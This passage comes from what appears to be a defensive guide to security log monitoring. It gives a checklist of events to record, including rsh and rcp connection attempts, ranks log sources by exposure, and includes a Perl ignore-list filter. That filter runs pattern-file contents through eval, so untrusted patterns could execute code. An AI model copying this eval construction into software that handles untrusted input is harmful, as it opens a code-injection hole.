  - New listening ports or virtual IPs added
  - New modules
  - New scripts
  - New virtual hosts added
  - Parent or child processes dying with unexpected errors
  - Unusual increase in inbound or outbound traffic (Nimda, anyone?)
  - Web server action resulting from client request (e.g., how did that URL map to file?)
- Network configuration changes
  - Access control lists
  - IP address, MAC address
- Network ports in use
- Patches or changes to system code or firmware or app software (upgrades or downgrades)
- Reboots/restarts/reloads, and who did it (if appropriate)
- Resource exhaustion
- Router stuff
  - Access control list changes
  - Conditions that produce Traceback errors
  - Enable/disable/reconfigure interfaces
  - Firmware downgraded/upgraded/patched
  - *rsh*, *rcp* connection attempts
  - User entering enable mode
- Security context (does it run as root or as some other user?)
- Signatures of known attacks
  - Obviously system-specific attacks
  - Those that crash servers
  - Those that don't crash servers
- System files in use (you may not want to record all this information for every process on every machine in your network, but it would be nice to have the option)
- User logins and logouts, at least for administrators



Appendix 2: Sources of Log Information

Device/Service (in approximate order of vulnerability)	**Category**
Web servers (public, intranet, extranet)	*Most vulnerable*
Publicly visible mail servers	*Most vulnerable*
Application and database servers	*Most vulnerable, proprietary data*
Administrators' workstations (operating systems, applications, network equipment)	*Infrastructure*
Routers and switches	*Infrastructure, perimeter*
Backup servers, network-attached storage	*Proprietary data, infrastructure*
Servers of any type—DNS, mail, Web, and especially those that provide some sort of authentication service: KDC, LDAP, DHCP, Windows Domain Controller, Netware Directory Services, Radius server	*Infrastructure*
Intrusion detection systems and burglar alarms	*Infrastructure, perimeter*
Firewalls (often the first machines to detect probes and scans; access control points)	*Perimeter*
Remote access servers (account harvesting, brute-force attacks)	*Perimeter*
File servers and network file services	*Proprietary data, infrastructure*
Code repositories	*Proprietary data*
Data warehouses	*Proprietary data*
Authentication services of any type (e.g., SSH, Telnet, Kerberos, PAM)	*Infrastructure*

Privileged access (`su` and `sudo`)	*Infrastructure*
Filters (`iptables/ipfilter`)	*Infrastructure*
Kernel activity	*Infrastructure*
Resource utilization	*Infrastructure*



Appendix 3: A Perl Script to Test Regular Expressions

A simple program for testing Perl regular expressions as an ignore list:

```
Usage: <program> <ignore-list> [<input-data> ... ]
```

Any lines of <input-data> that match any of the patterns in <ignore-list> will be ignored. All other lines will be printed to stdout .

```
#!/usr/bin/perl
$patterns = shift(@ARGV);
die "No pattern file specified" unless (length ($patterns));
open(IN, "<$patterns") or die "Can't open $patterns:  $!";
@pat = ();
while (<IN>) {
        chomp;
        next unless length;
        push(@pat, $_);
}
$cmd = <<EOF;
while (<>) {
        s/  +/ /g;
EOF
foreach $pat (@pat) {
        $cmd .= <<EOF;
        next if /$pat/i;
EOF
}
$cmd .= <<EOF;
        print;
}
EOF
eval $cmd;
```